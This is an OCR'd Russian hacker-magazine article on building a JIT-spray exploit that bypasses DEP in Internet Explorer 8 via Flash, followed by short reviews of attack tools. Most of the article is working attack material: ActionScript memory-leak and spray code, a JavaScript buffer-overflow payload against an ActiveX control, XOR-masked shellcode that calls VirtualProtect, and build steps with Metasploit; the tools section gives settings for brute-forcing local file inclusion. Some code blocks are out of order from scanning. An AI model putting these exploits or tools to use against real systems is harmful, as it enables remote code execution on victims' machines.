Но ведь мы не знаем адрес, где будет этот блок памяти с исполняемым кодом. Откуда нам знать, куда Flash его запихнёт? А если ещё и ASLR, тогда вообще не о чем говорить. Но Дион предложил два варианта. Во-первых, можно открыть очень много файлов с JIT-шеллкодом, тогда получится аналог HeapSpray. Мы заполним память нашим кодом, и тогда угадать адрес станет очень легко. Даже если используется ASLR, остается вероятность угадывания. Этот вариант практически 100% надежен на Windows XP SP3 и малонадежен, но работоспособен на Windows 7. Во-вторых, можно воспользоваться утечками памяти в ActionScript'е для определения реального адреса в памяти. Так как у меня XP SP3, то подробно расскажу лишь о первом способе. Тем не менее, второй способ мы также будем использовать, но немного для других целей. Добавлю ещё, что Дион для работы использовал компилятор Tamarin (входит в состав Flex SDK), я же использовал компилятор из набора SWFTOOLS.

ШЕЛЛКОД

Определим для начала, что мы хотим от шеллкода: чтобы он был универсален, чтобы можно было использовать шеллкоды из MetaSploit, например. Но это не совсем тривиальная задача. В JIT-шеллкоде нужно маскировать XOR EAX. У нас для работы только три байта аргумента. Четвертый байт должен маскировать XOR. Поэтому придётся разрабатывать собственный. В интернете материала об этом не было и нет ни одного примера, да и сам Дионис ничем, кроме теории, не поделился. Будем делать все сами. Логика, описанная Дионом:


1. Переносим любой шеллкод (например, из MetaSploit) в строку ActionScript.
2. Через утечку памяти узнаем указатель на адрес строки с шеллкодом.
3. Выполняем JIT-Spray. Внедряем в память JIT шеллкод.
4. Передаем управление на шеллкод из JIT-Spray.
5. JIT шеллкод ищет адрес VirtualProtect.
6. JIT шеллкод с помощью VirtualProtect делает область памяти со строкой исполняемой.
7. JIT шеллкод передаёт управление на память со строкой, в которой у нас шеллкод из MetaSploit.

Перенос шеллкода из Метасплойта в строку ActionScript. Это просто, действуем по аналогии с HeapSpray. Так, например, последовательность опкодов "\x11\x22\x33\x44", в формате строки AS будет выглядеть как: "\u2211\u4433". Для удобства я написал небольшой скрипт (ищи на диске), который собирает из обычного шеллкода в формате строки perl шеллкод в формате строки AS. Теперь нам надо вычислить указатель этой строки, чтобы потом JIT-шеллкод сделал память, где лежит эта строка, исполняемой. Дионис нашел способ получения адреса строки в памяти через утечку из объекта класса Dictionary. Класс Dictionary позволяет задавать пару значение-ключ, где в роли ключа может быть любой объект. Например:

```
var dict = new Dictionary();
var key = "key";
```

links

•HeapSpray с помощью Flash: roeehay.blogspot.com/2009/08/exploitation-of-cve-2009-1869.html
• Исследования Диониса: semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf
• Пишем шеллкод для JIT-SPRAY атак: dsecrg.com/pages/pub/show.php?id=22
•SWFTOOLS: swftools.org



Берем шеллкод из Метасплойта

Атом — описание типа и его значение

Публикация Диониса доходчиво объясняет суть утечки.

```
dict[key] = "Value1";
dict["key"] = "Value2";
```

О типах объектов и их представлении в памяти (атомах) можно подробно почитать в статье Диониса, я же кратко вынесу суть. В данном примере, key — строка. Строка представляет собой сущность длиной в 32 бита, где первые 3 бита описывают тип, следующие 29 бит — указатель на значение строки. Числа же хранятся не по указателю. Если тип Integer, то 29 бит — значение числа, а первые 3 бита — также тип атома. Так в ActionScript понимаются данные, если упрощенно. При использовании Dictionary, ключ хешируется, и если таблица для значений хеширования достаточно большая, то в результате большая часть исходного значения останется неизменной. Если в качестве ключа используется число, то для хеширования используется его значение, а вот если объект или строка, то адрес. Осталось получить его значение. Соберем два объекта класса Dictionary и заполним первый объект четными числами, второй — нечетными. Затем в каждый из объектов засунем строку с шеллкодом в качестве индекса (значение не имеет значения :)).

```
var shellcode="shellcode";
var even = new Dictionary();
var odd = new Dictionary();

//Заполняем
for (i = 0; i < (1024 * 1024 * 8);
      i += 1) {
      even[i * 2] = i;
      odd[i * 2 + 1] = i;
}

//Заносим строку
even[shellcode] = 1;
odd[shellcode] = 1;
```

Затем переберем каждый объект, сохраняя предыдущий индекс, пока не найдём строку.

```
for (curr in even) {
      //перебор ключей
      if (curr == shellcode)
      { break; } //нашли строку
      evenPrev = curr;
}
for (curr in odd) {
      if (curr == shellcode)
      { break; }
      oddPrev = curr;
}
```


```
   }
}
ptr = (ptr + 1) * 8;//Возвращаем
3 бита и делаем сдвиг на 8:
(ptr<<3)+8
```

Алгоритм работы Dictionary позволяет нам по значению индексов, идущих перед размещением строки, вычислить адрес строки. Использование двух объектов позволяет избежать коллизии, кроме того, эти числа должны отличаться на 17 — это будет говорить нам, что все прошло правильно (все это связано с работой хеширования значения атомов и поиска места в таблице для хранения пары ключ-значение). Это и многое другое ты можешь более детально узнать в той же статье Диониса.

Теперь, если к этому значению добавить ещё 12, то это будет указатель на адрес строки. Время JIT Spray! Для того чтобы это выполнить, достаточно открыть множество SWF файлов. При этом первый файл загрузится, а остальные из кэша браузера пойдут. Тем не менее, надо помнить, что Flash ставит ограничение на время работы скрипта. Обойти это можно, используя таймеры и события или интервал. После этого передаём управление в JavaScript с адресом строки.

```
//ptr — указатель на адрес строки
с шеллкодом
if (evenPrev < oddPrev) {
   ptr = evenPrev;
   if (evenPrev+8+9 != oddPrev)
   { //проверка
      return 0;
   }
} else {
   ptr = oddPrev;
   if (oddPrev+8+9 != evenPrev) {
      return 0;
```

```
function pageLoadEx(){
   var ldr = new Loader();
   var url = "jit_s0.swf";
      // файл с JIT-шеллкодом
   var urlReq = new
      URLRequest(url);
   ldr.load(urlReq);
   childRef = addChild(ldr);
}
function pageLoad(){
   for(var z=0;z<600;z++) {
      pageLoadEx();
```



Указатель на адрес шеллкода

```
    } //грузим 600 раз
    ic=ic + 1;
    MyTextField1.text=ic +
      "- JIT spraying, wait for 4 ...";

    if (ic == 4) {
       //4 раза по 600 достаточно
       clearInterval(ldInt);
       MyTextField1.text = ic +
          "- done, calling sploit...";
       ExternalInterface.call(
          "exploit", ptr);
       //передаем управление
    }
}

ldInt=setInterval(pageLoad,3500);
//запускаем процесс
```

Теперь надо сформировать переполнение буфера. Суть проста: переписываем адрес возврата на адрес с JIT-шеллкодом, а далее, используя переполнение, добавляем в стек адрес строки с основным шеллкодом. Но тут возможна проблема: если адрес с JIT можно выбрать так, чтобы не было нулевых байтов или байтов не из ASCII-строки, то адрес основного шеллкода уже не выбрать никак. Я придумал костыль, который поможет запихнуть адрес в стек — используем избыточность. Разобьем четырехбайтный адрес на два. К примеру, у нас адрес 0x01FF001A. Второй и третий байт не проходят. Делаем из него два адреса: 0x606F6061 и 0x616F606A. Переворачиваем последовательность и заносим в строку. Значения [0x60..0x6F] легко передаются. JIT шеллкод восстановит оригинальный адрес по формуле ((0x606F6061-0x60606060)<<4)+(0x616F606A-0x60606060)= 0x01FF001A. Кроме того, исследуемая нами функция перескакивает ещё 8 байт после возврата, так как использует оператор retn 8. Для того чтобы учесть это, заполним буфер так:

```
cccc…260…ccccAAAAffffBBBBC-
CCCCCCCCCCDDDDDDDDDDDD

ESI = AAAA — указатель на 0, так
же есть в JIT-spray блоке
RET = BBBB — указатель на JIT
шеллкод
```


Шелл получен!

```
CCCC — старшие байты указателя

DDDD — младшие байты указателя
```

В таком случае мы учитываем 3 варианта исхода: retn, retn 4 и retn 8.
Шеллкод возьмет старшее значение, потом сдвинется в стеке на 12 байт и возьмет младшее. Осталось определить сам адрес возврата. Мои наблюдения показали, что если SWF файл с JIT-шеллкодом будет достаточно объемным, то расстояние между блоками будет слишком большим и есть значительная вероятность не угадать адрес. Чтобы блоки росли с одинаковым инкрементом, который можно предсказать, нужно соблюдать размер выделяемой памяти в пределах 0x1000 байт. Тогда каждый исполняемый блок будет отличаться от предыдущего ровно на 0x010000 байт. Причем размер блока будет 0x1000 байт, после этого блока следуют неисполняемые блоки памяти. Дальнейшее зависит от ASLR, загруженности процесса и количества загружаемых блоков. В нашем примере идеальный адрес возврата есть 0x1A1A0101. Хотя блок начинается с 0x1A1A0000, мы указываем сдвиг, так как сначала идет кусок вводного кода, а затем наш JIT-шеллкод. После шеллкода идет выводной код Flash, остальное забито нулями. В итоге:

```
var buf="";

//Число в 16-ну строку
function decimalToHex(d,l,rad) {
   var hex = Number(d).toString(rad);
   while (hex.length < l) {
      hex = "0" + hex;
   }
   return hex;
}

function exploit2(targetValue){
```

```
   var bf=unescape("%63");
    // cccccc...260...cccccc

   var value=targetValue;
   value=decimalToHex(value,8,16);
   // Разбиваем адрес на две
четырехбайтные строки
   var h11="%6"+value.substring(0,1);
   var h12="%6"+value.substring(1,2);
   var h21="%6"+value.substring(2,3);
   var h22="%6"+value.substring(3,4);
   var h31="%6"+value.substring(4,5);
   var h32="%6"+value.substring(5,6);
   var h41="%6"+value.substring(6,7);
   var h42="%6"+value.substring(7,8);

   // Две строки
   var high=h41+h31+h21+h11;
   var low =h42+h32+h22+h12;

   // Буфер
   while (buf.length<260) buf=buf+bf;

   buf+=unescape("%0a%0a%1a%1a");
      // ESI — указатель на 0
   buf+="ffff"+unescape("%01%01%1a%1a");
      // Адрес возврата = 0x1A1A0101 -
JIT шеллкод
    buf+=unescape(high); //if ret
    buf+=unescape(high); //if ret 4
    buf+=unescape(high); //if ret 8 (в
emsmtp.dll - ret 8)
    buf+=unescape(low);
    buf+=unescape(low);
    buf+=unescape(low);

    alert('Try me on 0x' + decimalToH
ex(targetValue,8,16)+' :-)');
    vuln.SubmitToExpress(buf); //атака
}

//Вызываем это из Флэша
function exploit(targetValue) {
```



Пишем JIT шеллкод, особености PUSH'а

```
    setTimeout('exploit2('+targetValue+')',5000);
        //капельку подождем
}
```

JIT-SPRAY ШЕЛЛКОД

Вернемся к собственно JIT-шеллкоду. Когда я начал над ним работать, всплыло как минимум три основных подводных камня.

1. Старший байт не может быть больше 0x7F. Иначе получается слишком большое число и, чтобы обработать его, в нашу XOR строку добавляется ненужный код, который все испортит. Поэтому мы можем использовать значения от 0x00 до 0x7F.

2. Если в нашем шеллкоде будет сравнение, а потом оператор условного перехода (JNE/JE, например), то надо держать Z флаг неизменным после сравнения и до оператора перехода. Но ведь мы можем вводить команды только группой по три байта, а затем маскировать XOR. А XOR мы маскируем оператором CMP, что, естественно, не способствует сохранности Z флага. Чтобы решить эту проблему, нам нужно найти оператор с размером аргумента в один байт (значение XOR), да так, чтобы он не влиял на Z флаг и не переходил границ 0x7F значением опкода. ADD, SUB, XOR, OR, AND и т.д. — все это не подходит. Если в результате выполнения операции регистр AL станет 0, то установится Z флаг. В итоге, единственной подходящей командой оказалась команда PUSH — 0x6A. Тогда пример сравнения и перехода будет выглядеть так:


```
0x1A1A0110: 803F6E     CMP [EDI], 'n'
0x1A1A0113: 6A35       PUSH 35
0x1A1A0115: 75EF       jnz short
```

3. Мы не можем работать полноценно с четырехбайтными значениями. К примеру, сделать PUSH 0xA1B1C3C4. Ведь для этого нам надо 5 контролируемых подряд байт, и ещё 6 байт для маскировки XOR, а у нас их только 3. Но эта проблема решается, если работать с регистром и его частями. Сначала 4 байта в регистр, причем второй младший байт будет XORом — 0x35. Затем меняем AL и AH.

```
0x1A1A0110: B80035B1A1         MOV EAX, 0xA1B13500
0x1A1A0115: 3C35               CMP AL, 35
0x1A1A0117: B063C4             MOV AL, C4
0x1A1A011a: 3C35               CMP AL, 35
0x1A1A011c: B163C3             MOV AH, C4
0x1A1A011F: 3C35               CMP AL, 35
0x1A1A0121: 50 PUSH EAX
```

Учитывая эти три особенности, можно написать почти любой шеллкод. Пишем тот, что задумали. Полная версия на диске, здесь приведены лишь ключевые моменты.

```
function funcXOR1()
{
 var jit=(0x3c909090^0x3c909090^ .. // начнем с NOP
 0x3c44ec83^ // 3583ec443c  sub esp, 44 ; уходим от
адреса подальше
 0x3c90C033^ // 3533C0903c  xor eax, eax
 0x3c9030b0^ // 35b030903c  mov AL,  30
 0x3c008b64^ // 35648b003c  mov eax, fs:[eax]
 0x3c0c408b^ // 358b400c3c  mov eax,  fs:[eax+C]
 0x3c1c408b^ // 358b401c3c  mov eax,  fs:[eax+1C]
 0x3c08508b^ // 358b50083c  NEXT: mov edx,  [eax+08]
 0x3c20788b^ // 358b78203c  mov edi,  [eax+20] ;имя
модуля
 0x3c90008b^ // 358b00903c  mov eax, [eax]
 0x6a6b3f80^ // 35803f6b6a  cmp [edi], 'k' ;Первая буква
k? "kern"
```



Делаем память с шеллкодом исполняемой

```
 0x3c90eA75^ // 3575eA903c  jnz short  NEXT:
 0x3c904747^ // 354747903c  inc edi, inc edi ; два байта
сдвиг — Unicode ж
  … // и так далее остальные три буквы
  … // Найдя модуль по имени и его базовый адрес
  … // Получаем указатели на таблицы с именами и адресами
функций
 0x3cb89090^ // 359090b83c mov eax, 3c ..
 0x3c900000^ // 350000903c            3500000
 0x3c9063b0^ // 35b063903c mov ah, 'c'
 0x3c5074b4^ // 35b474503c mov al, 't' and push -"ct\0\0"
 // заносим в стек по 4 байта
  "Virt ualP rote ct\0\0"
 // затем ищем в списке имен данное имя, как нашли имя,
смотрим с этим же индексом адрес функции, получаем
 …
 0x3c5cc483^ // 3583c45c3c add esp, 5c ; Возвращаемся к
адресу шеллкода
 0x3c909058^ // 355890903c pop eax ; получаем старшие байты
 0x3c08c483^ // 3583c4083c add esp, 08 ;сдвигаемся к
младшему адресу
 0x3cb9905a^ // 355a90b93c pop edx ; получаем младшие
значения
 0x3c906060^ // 356060903c
 0x3c9060b1^ // 35b160903c
 0x3c9060b5^ // 35b560903c заносим в регистр ecx 0x60606060
 0x3c90c12b^ // 352bc1903c sub eax, ecx
 0x3c90d12b^ // 352bd1903c sub edx, ecx ;младшие
восстановили
 0x3c04e0c1^ // 35c1e0043c shl eax, 4 ; теперь старшие
 0x3c90c203^ // 3503c2903c add eax,edx ; ну и весь адрес
 0x3c90388b^ // 358b38903c mov edi, [eax] ; получаем по
указателю адрес шеллкода
 0x3c08c783^ // 3583c7083c add edi, 8 ; сдвигаемся на 8
байт
 0x3c406a54^ // 35546a403c push esp and push 40 ;
подготавливаем параметры. 0x40 — разрешить на чтение,
запись и исполнение
 0x3c90016a^ // 356a01903c push 01 ; размер не имеет
значения
 0x3cd3ff57^ // 3557ffd33c вызываем функцию
 0x3c90e7ff); // и финальный прыжок на основной шеллкод,
уже исполняемый
}

function Loadzz2(){ var ret1 = funcXOR1();}
```

В комментариях ищи основной смысл, в опкодах же присутствует ещё выравнивание NOP'ами и маскирование XOR'ов. Конечно, данный шеллкод можно вписать в меньшие размеры, но в данном случае значения это не имеет, главное — не набрать кода больше чем 0x1000 = 4000 байт. Наш шеллкод имеет размер около 800 байт, включая NOP'ы, XOR'ы и выравнивания Так что места ещё много. Вот такая история. На диске ты найдешь примеры других шеллкодов и пример эксплойта. К сожалению, мы не успели рассмотреть вариант с точным вычислением адреса JIT шеллкода, тем не менее, и данный вариант будет работать. На диске есть набор для генерации всего что понадобится для обхода защиты DEP в IE8, и вдобавок видео, как этим пользоваться. Вкратце суть следующая:

1. Находим уязвимость.
2. Генерируем в метасплойте шеллкод в формате perl.
3. Сохраняем его, меня модификатор 'my' на 'our'.
3. Генерируем AS файл: **perl shellcodegen.pl shellcode_file > jit-spray.as**
4. Генерируем SWF файл: **as3compiler –X 320 –Y 300 –M Loadzz1 jit-spray.as**
5. Собираем эксплойт, используя функции из статьи. Так, чтобы после адреса возврата находился адрес, передаваемый через Flash.
6. Закачиваем HTML и SWF на WEB сервер.


Пожалуй, на этом трилогия про атаки на браузеры через ActiveX закончена. Надо заметить, что описанный здесь метод применим не только к IE8, но и к другим браузерам. Аналогичный метод может использоваться в PDF файлах.

Mar icq 884888

X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **LIBrute**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **[X26]VOLAND**




интерфейс утилиты

Представляю твоему вниманию небольшую утилиту, позволяющую автоматизировать процесс проведения уязвимостей класса Local File Include, от уже известного тебе по предыдущим выпускам][кодера.
Итак, прога от [x26]VOLAND позволяет подбирать файлы на удаленной машине по словарю путем подстановки локального пути в заданную HTTP-переменную.
Возможности проги впечатляют:
- удобный GUI;
- поддержка HTTPS;
- поддержка прокси (HTTP/HTTPS);
- настройка авторедиректов;
- возможность установки произвольных заголовков;
- возможность установки задержки между попытками;
- возможность установки максимального скачиваемого размера страницы;
- 4 метода атаки (Query String, GET, POST, COOKIE);
- возможность добавления в запрос дополнительных переменных;
- макросы для подстановки имени файла;
- 2 варианта проверки на наличие файла (по поиску заданной строки в странице и по изменению размера страницы);
- режим атаки сразу нескольких сайтов;
- редактор настроек для атакуемых сайтов;
- возможность детальной настройки каждого сайта в отдельности;
- возможность загрузки списка атакуемых сайтов из файла;
- автоматический парсинг URL;
- можно использовать сразу несколько словарей;
- возможность кодирования значения в Url или Hex (для атаки через SQL-инъекцию).

Использовать утилиту очень просто. Допустим, если имеется LFI вида http://site.com/index.php?page=news&lang=[файл]%00, то ставь следующие настройки:
1. Целевой URL: http://site.com/index.php?page=news;
2. Метод: GET;
3. Имя переменной: lang;
4. Значение переменной: {STR}%00;
5. Способ индикации: по размеру страницы.
Далее нажимай кнопку «Начать» и жди результа :)
Словари для брута бери по ссылке: https://forum.antichat.ru/thread49775.html.


ПРОГРАММА: **HTTPREQ**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **[X26]VOLAND**

На очереди еще одна прога от Воланда — HttpREQ.
Прога позиционируется как замена InetCrack за неимением некоторого нужного функционала в последней.
Функционал утилиты следующий:
- GUI-интерфейс;
- поддержка любых методов и любых заголовков запроса;
- поддержка SSL;
- поддержка прокси;
- поддержка любых портов;
- встроенный URL и Decimal кодировщики;



использование HttpREQ

- индикация длины выделенного текста;
- удобный конструктор, автоматизирующий написание запросов;
- автоматический парсинг URL на Host и локальный адрес;
- автоматическая вставка длины POST-данных (Content-length);
- несколько предустановленных вариантов User-Agent;




трояны не пройдут!


- пересылка любого количества файлов в HTTP-запросе;
- автоопределение и задание произвольного MIME-типа;
- сохранение истории HTTP-запросов;
- подсвечивание имен заголовков ответа сервера;
- корректная обработка нулл-байта;
- изменение размера шрифта для поля ввода запроса;
- поиск текста в теле ответа с удобной подсветкой;
- сохранение тела ответа в файл;
- предпросмотр тела ответа во встроенном браузере;
- работа через .NET Framework > 2.0;


Если у тебя имеются какие-то предложения и пожелания по работе HttpREQ, направляй их прямо автору в тему на Античате https://forum.antichat.ru/thread121239.html.


ПРОГРАММА: **WINDOWS UNLOCKER**
ОС: **WINDOWS 2000/2003/XP/VISTA/7**
АВТОР: **DJFLY**

Если ты знаком с трояном win.lock, который для разблокировки Windows просит отправить SMS на номер NNNN, то наверняка знаешь, что от него очень и очень сложно избавиться (особенно с появлением последних версий этого «зверька»).







```
C:\Documents and Settings\M4g>z:/usr/local/bin/perl.exe C:/plocal.pl
Usage: C:/plocal.pl -px proxy_url [-bp bindport] [-tpx tunnel_proxy] [-pwd secre
t]
Example: C:/plocal.pl -px http://site.com/proxy/proxy.php -bp 8080
         C:/plocal.pl -px http://site.com/proxy/proxy.php -pwd pproxypass
         C:/plocal.pl -px http://site.com/proxy/proxy.php -tpx http://localhost:
8118
Default bind port - 8008
```
запуск проксика



чекер проксей



PHP-криптор

Специально для избавления от данной напасти мембер форума Асечки DjFly и написал прогу Windows unlocker.
Прога может делать следующие полезные вещи:
1. Разблокировать диспетчер задач (затем ты можешь выловить гада в диспетчере и убить процесс);
2. Разблокировать кнопку «Пуск»;
